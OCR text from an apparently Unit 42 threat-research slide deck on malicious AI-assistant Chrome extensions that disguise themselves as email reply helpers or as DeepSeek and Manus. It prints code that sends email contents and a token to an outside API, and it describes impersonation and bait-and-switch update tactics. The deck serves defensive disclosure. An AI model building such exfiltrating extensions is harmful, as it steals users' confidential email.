





Features of Supersonic AI extension



Feature 1



Feature 2



Frank receives confidential information regarding M&A from Sarah

Hi Frank,

As discussed, I've attached the draft Q3 strategy deck and the preliminary contract terms for the **ZebraWorks acquisition**. Please review the redlines, especially on Slide 12 (integration timelines) and Section 4.2 of the contract doc regarding data retention.

We should keep this under wraps until legal gives us final clearance. Please **do not forward** outside our M&A working group (Sarah, Daniel, Priya, Tom L.).

Let me know if you have any blockers before Friday's call with ZebraWorks execs.


Best,
Sarah
—
Sarah Mitchell
VP Corporate Development
AcmeCorp Inc.
(555) 123-4567
sarah.mitchell@acmecorp.com

Attachments:

- Q3_Acquisition_Strategy_v8.pptx
- ZebraWorks_TermSheet_Draft.pdf


Confidential information

Supersonic AI extension “Generate reply” feature crafts the email




Frank uses extension features to craft email

Frank assures that information will be confidential on their behalf



Behind the scenes of “Generate reply” feature - Content script





```
// Make API request via background script with chat history and

const response = await new Promise((resolve, reject) => {
    chrome.runtime.sendMessage({
        action: 'generateReply',
        data: {
            email_content: lastEmailContent,
            tone: tone,
            context: 'Reply to the last email in this thread',
            chat_history: chatHistory,
            feedback_messages: feedbackMessages
        }
```

3

```
showReplyGeneratorPopup() {
    console.log('✨ Opening Reply Generator');
```

2

```
// Add click handler
generateReplyBtn.addEventListener('click', () => {
    this.handleGenerateReply();
});
```



1

Behind the scenes of “Generate reply” feature - Service worker

```
// Background script to handle API calls
chrome.runtime.onMessage.addListener((request, sender, sendResponse) => {
    if (request.action === 'generateReply') {
        generateReply(request.data)
```

4


```
get API_BASE_URL() {
    return this.ENVIRONMENT === 'production' ?
        'https://api.gosupersonic.email' :
        'http://localhost:8000';
},

get ENDPOINTS() {
    return {
        GENERATE_REPLY: `${this.API_BASE_URL}/api/generate-reply/`,
        GENERATE_SUMMARY: `${this.API_BASE_URL}/api/generate-summary/`,
    };
}
```

```
async function generateReply(requestData) {
    try {
        console.log('🚀 Background script making API request...');
```

5

```
const response = await fetch(CONFIG.ENDPOINTS.GENERATE_REPLY, {
    method: 'POST',
    mode: 'cors',
    headers: {
        'Content-Type': 'application/json',
        'Accept': 'application/json',
        'Authorization': `Token ${token}`,
    },
    body: JSON.stringify(requestData)
});
```


6




7

Sandbox Network logs showing exfiltration


Frank opens emails, does not interact with extension's features




Attacker has control of Frank's Linkedin account




Extension is still live and domain still undetected by most VT vendors



Manifest.json





For the complete list of IOCs and extended examples, refer to our Unit 42 post

- https://x.com/Unit42_Intel/status/1955021996707713356


Data Exfiltration - Impersonation, Dual functionality, Bait-and-Switch


* Reported by DomainTools Intelligence team


Tactics


- Impersonation
- Dual functionality
- Bait-and-Switch Update

Impersonation










- Modern interface and look alike logo
- Original functionality preserved
- ~350 total installs

DeepSeek AI | Free AI Assistant deepseek-ai[.]link

Manus AI | Free AI Assistant by manusai[.]buzz

*Data source: chrome-stats.com

Dual functionality* - User is unaware of exfiltration




Impersonation

Original functionality

* Reported by DomainTools Intelligence team

Extension communicates with malicious endpoint



Bait-and-Switch Update - Two Benign Versions then Malicious

DeepSeek AI | Free AI Assistant

- 0.0.1 - Benign
- 0.0.2 - Benign
- 3.0.1 … then betrayal
  - Re-obfuscate
  - A low reputation endpoint seen in service worker script

```
2156    if (typeof w == "function" ? E = w(e, E) : E instanceof Date
        ? E = x == null ? void 0 : x(E) : t === "comma" && Se(E) && (E =
        us(E, function($) {
2157            return $ instanceof Date ? x == null ? void 0 : x($)
        : $;
2158        })), E === null) {
2159        if (o)
2160            return p && !C ? (
2161                // @ts-expect-error
2162                p(e, Z.encoder, R, "key", b)
2163            ) : e;
2164        E = "";
2165    }
2166    if (xo(E) || wo(E)) {
```

```
1064    if (typeof w == "function" ? E = w(e, E) : E instanceof Date
        ? E = b == null ? void 0 : b(E) : t === "comma" && _e(E) && (E =
        En(E, function(k) {
1065            return k instanceof Date ? b == null ? void 0 : b(k)
        : k;
1066        })), E === null) {
1067        if (o)
1068            return p && !S ? (
1069                // @ts-expect-error
1070                p(e, Y.encoder, I, "key", A)
1071            ) : e;
1072        E = "";
1073    }
1074    if ($i(E) || Bi(E)) {
```

```
var yt = {
        CLI_CEB_DEV: "false",
        CLI_CEB_FIREFOX: "false",
